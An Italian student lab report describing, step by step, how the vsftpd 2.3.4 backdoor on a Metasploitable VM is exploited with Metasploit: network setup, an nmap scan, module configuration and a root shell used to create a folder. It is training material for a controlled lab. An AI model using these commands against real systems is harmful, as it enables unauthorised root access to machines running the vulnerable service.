GIULIA FIACCHI

S7/L1

HACKING CON METASPLOIT

TRACCIA

- Completare una sessione di hacking sulla macchina Metasploitable, sul servizio «vsftpd»
- L’indirizzo della macchina Metasploitable: 192.168.1.149/24.
- Una volta ottenuta la sessione sulla Metasploitable, creare una cartella con il comando mkdir nella directory di root (/), nome della cartella test_metasploit.

PASSAGGI

Per prima cosa è stata avviata la macchina Metasploitable e configurato la rete con l'IP "192.168.1.149/24" con il comando "sudo nano /etc/network/interfaces"


Poi si è eseguito il comando "sudo reboot" per resettare la macchina e dopodiché verificato con "ip a" che la configurazione fosse andata a buon fine.

PASSAGGI

Successivamente è stata avviata la macchina Kali e anche qui è stato cambiato l'IP e il gateway per fare in modo che le due macchine comunicassero tra di loro.

IP: 192.168.1.100
GATEWAY: 192.168.1.1

Poi è stata restartata.



PASSAGGI

Una volta eseguite le nuove configurazioni di rete alle macchine, si è verificato che comunicassero tra di loro con il comando “ping -c4 INDIRIZZO IP”

```
┌──(kali㉿kali)-[~]
└─$ ping -c4 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=1.12 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=0.558 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=0.615 ms
64 bytes from 192.168.1.149: icmp_seq=4 ttl=64 time=2.61 ms

── 192.168.1.149 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3015ms
rtt min/avg/max/mdev = 0.558/1.225/2.606/0.826 ms
```

```
msfadmin@metasploitable:~$ ping -c4 192.168.1.100
PING 192.168.1.100 (192.168.1.100) 56(84) bytes of data.
64 bytes from 192.168.1.100: icmp_seq=1 ttl=64 time=0.628 ms
64 bytes from 192.168.1.100: icmp_seq=2 ttl=64 time=0.660 ms
64 bytes from 192.168.1.100: icmp_seq=3 ttl=64 time=0.635 ms
64 bytes from 192.168.1.100: icmp_seq=4 ttl=64 time=0.689 ms

--- 192.168.1.100 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.628/0.653/0.689/0.023 ms
```

PASSAGGI

Ora procediamo con la sessione di hacking.

Prima di tutto è necessario eseguire una scansione sulla macchina che vogliamo attaccare per vedere su quali porte sfruttare la vulnerabilità.


“nmap -sV 192.168.1.149”


Quella che utilizzeremo sarà la porta **21 vsftpd.**


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-08 08:33 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify
valid servers with --dns-servers
Nmap scan report for 192.168.1.149
Host is up (0.013s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux
_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.24 seconds
```

PASSAGGI

Verificata la porta da sfruttare si procede con l'avvio di "msfconsole" (scrivendo questo in riga di comando).
Poi eseguiamo il comando "search vsftpd" per vedere quali payloads sono disponibili e quali fanno al caso nostro. Possiamo osservare che ci sono 0 e 1 e quello che ci sarà utile è il numero 1; quindi copiamo la sequenza della directory e utilizziamo il comando "use" seguito da quello che abbiamo copiato.
Poi eseguiamo il comando "show options" per verificare se alcuni parametri devono essere configurati.







PASSAGGI

Come si può osservare dall'immagine nella slide precedente è richiesta la configurazione dell'IP e si può fare eseguendo il comando:

"set IP"
noi inseriremo al posto di IP 192.168.1.149

Poi eseguiamo di nuovo il comando "show options" per verificare che la configurazione sia andata a buon fine.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS ⇒ 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

PASSAGGI

Ora eseguiamo il comando per vedere i payloads disponibili e verificare se è necessario effettuare una configurazione.

Poi per sicurezza controlliamo di nuovo con “show options”.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                      normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

PASSAGGI

A questo punto lanciamo l'attacco con il comando "run" e aspettiamo che questo si avvii.

Poi con il comando "id" diventiamo root e creiamo una cartella con il comando "mkdir /test_metasploit" e poi con il comando "ls" verifichiamo che questa sia stata creata correttamente.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:35373 → 192.168.1.149:6200) at 2024-07-08 08:45:50 -0400

id
uid=0(root) gid=0(root)
```

```
id
uid=0(root) gid=0(root)
mkdir /test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

PASSAGGI

Fatto ciò facciamo delle prove per vedere se con i comandi “ifconfig” e “route” ci rimanda dell’informazioni che ci saranno utili, rispettivamente il primo comando ci darà info sulla configurazione della rete e l’altro sulle impostazioni di routing.

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:4f:b1:59
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe4f:b159/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:67136 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67072 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5239343 (4.9 MB)  TX bytes:3663970 (3.4 MB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:268 errors:0 dropped:0 overruns:0 frame:0
          TX packets:268 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:84641 (82.6 KB)  TX bytes:84641 (82.6 KB)
```

```
route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.1.0     *               255.255.255.0   U     0      0        0 eth0
default         192.168.1.1     0.0.0.0         UG    100    0        0 eth0
```